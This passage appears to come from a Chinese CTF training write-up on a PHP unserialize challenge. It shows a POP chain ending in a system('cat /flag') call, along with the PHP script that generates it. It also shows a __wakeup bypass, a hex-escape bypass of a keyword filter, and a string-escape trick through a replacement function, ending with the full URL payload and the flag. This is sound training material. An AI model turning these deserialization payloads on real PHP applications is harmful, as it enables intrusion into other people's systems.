$a = new test();
stristr($a,'name');
//输出__toString()
```

所以整个POP链已经构成了:

```
topsolo->__destruct()->TP()->$name()->midsolo->__invoke()->Gank()->stristr()->jungle->__toString()->KS()->syttem
('cat /flag')
```

也就是：

```
<?php
class topsolo{
    protected $name;
    public function __construct($name = 'Riven'){
        $this->name = $name;
    }
}
class midsolo{
    protected $name;
    public function __construct($name){
        $this->name = $name;
    }
}
class jungle{
    protected $name = "";
}
$a = new topsolo(new midsolo(new jungle()));
$exp = serialize($a);
var_dump(urlencode($exp));
?>

输出：
O%3A7%3A%22topsolo%22%3A1%3A%7Bs%3A7%3A%22%00%2A%00name%22%3BO%3A7%3A%22midsolo%22%3A1%3A%7Bs%3A7%3A%22%00%2A%00
name%22%3BO%3A6%3A%22jungle%22%3A1%3A%7Bs%3A7%3A%22%00%2A%00name%22%3Bs%3A0%3A%22%22%3B%7D%7D%7D
```

在 midsolo 中 wakeup 需要绕过，老套路了：**序列化字符串中表示对象属性个数的值大于真实的属性个数时会跳过 wakeup 的执行**，这里我将1改为2：

```
O%3A7%3A%22topsolo%22%3A1%3A%7Bs%3A7%3A%22%00%2A%00name%22%3BO%3A7%3A%22midsolo%22%3A2%3A%7Bs%3A7%3A%22%00%2A%00
name%22%3BO%3A6%3A%22jungle%22%3A1%3A%7Bs%3A7%3A%22%00%2A%00name%22%3Bs%3A0%3A%22%22%3B%7D%7D%7D
O:7:"topsolo":1:{s:7:"\000*\000name";O:7:"midsolo":2:{s:7:"\000*\000name";O:6:"jungle":1:{s:7:"\000*\000name";s:
0:"";}}}
```

注意还得对关键字“name”的检测进行绕过：

```
...
function check($data)
{
if(stristr($data, 'name')!==False){
die("Name Pass\n");
    }
else{
return $data;
    }
}
...
```

这里使用十六进制绕过\6e\61\6d\65，并将s改为S：

```
O%3A7%3A%22topsolo%22%3A1%3A%7BS%3A7%3A%22%00%2A%00\6e\61\6d\65%22%3BO%3A7%3A%22midsolo%22%3A2%3A%7BS%3A7%3A%22%
00%2A%00\6e\61\6d\65%22%3BO%3A6%3A%22jungle%22%3A1%3A%7BS%3A7%3A%22%00%2A%00\6e\61\6d\65%22%3Bs%3A0%3A%22%22%3B%
7D%7D%7D
```

字符串逃逸

访问index.php，传入数值，得到序列化内容：

```
O:6:"player":3:{s:7:"\0*\0user";s:0:"";s:7:"\0*\0pass";s:126:"O:7:"topsolo":1:{S:7:"\0*\0\6e\61\6d\65";O:7:"midsolo":2:{S:7:"\0*\0\6e\61\6d\65";O:6:"jungle":1:{S:7:"\0*\0\6e\61\6d\65";s:0:"";}}}";s:8:"\0*\0admin";i:0;}
```

可以看到对象topsolo，midsolo被s:102，所包裹，我们要做的就是题目环境本身的替换字符操作从而达到对象topsolo，midsolo从引号的包裹中逃逸出来：

```
...
function read($data){
    $data = str_replace('\0*\0', chr(0)."*".chr(0), $data);
    var_dump($data);
return $data;
}
function write($data){
    $data = str_replace(chr(0)."*".chr(0), '\0*\0', $data);
return $data;
}
...
```

在反序列化操作前，有个read的替换操作，字符数量从5位变成3位，合理构造username的长度，经过了read的替换操作后，最后将`";s:7:"\0\0pass";s:126`吃掉，需要吃掉的长度为23，因为5->3，所以得为2的倍数，需要在password中再填充一个字符C，变成24位，所以我们一共需要构造12个\0\0来进行username填充，得到username：

```
username=\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0
```


在password中补上被吃掉的pass部分，构造password的提交内容：

```
 password=C";s:7:"\0*\0pass";O%3A7%3A%22topsolo%22%3A1%3A%7BS%3A7%3A%22%00%2A%00\6e\61\6d\65%22%3BO%3A7%3A%22midsolo%22%3A2%3A%7BS%3A7%3A%22%00%2A%00\6e\61\6d\65%22%3BO%3A6%3A%22jungle%22%3A1%3A%7BS%3A7%3A%22%00%2A%00\6e\61\6d\65%22%3Bs%3A0%3A%22%22%3B%7D%7D%7D
```

最后提交payload：

```
?username=\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0\0*\0&password=C";s:7:"\0*\0pass";O%3A7%3A%22topsolo%22%3A1%3A%7BS%3A7%3A%22%00%2A%00\6e\61\6d\65%22%3BO%3A7%3A%22midsolo%22%3A2%3A%7BS%3A7%3A%22%00%2A%00\6e\61\6d\65%22%3BO%3A6%3A%22jungle%22%3A1%3A%7BS%3A7%3A%22%00%2A%00\6e\61\6d\65%22%3Bs%3A0%3A%22%22%3B%7D%7D%7D
```

然后访问 play.php 即可得到flag：



flag{e1e68160-2356-45c3-8028-5c9230d922da} Must Be Yasuo!

总结

PHP 代码审计在 CTF 的 WEB 题目里边基本上是家常便饭……掌握出题者常见的考察点（PHP 弱比较、反序列化、反序列化溢出等）套路，是基本的生存技能…本文是备战今年 “红帽杯” CTF 比赛的第二篇训练总结，不求最后成败，但求一路积累成长！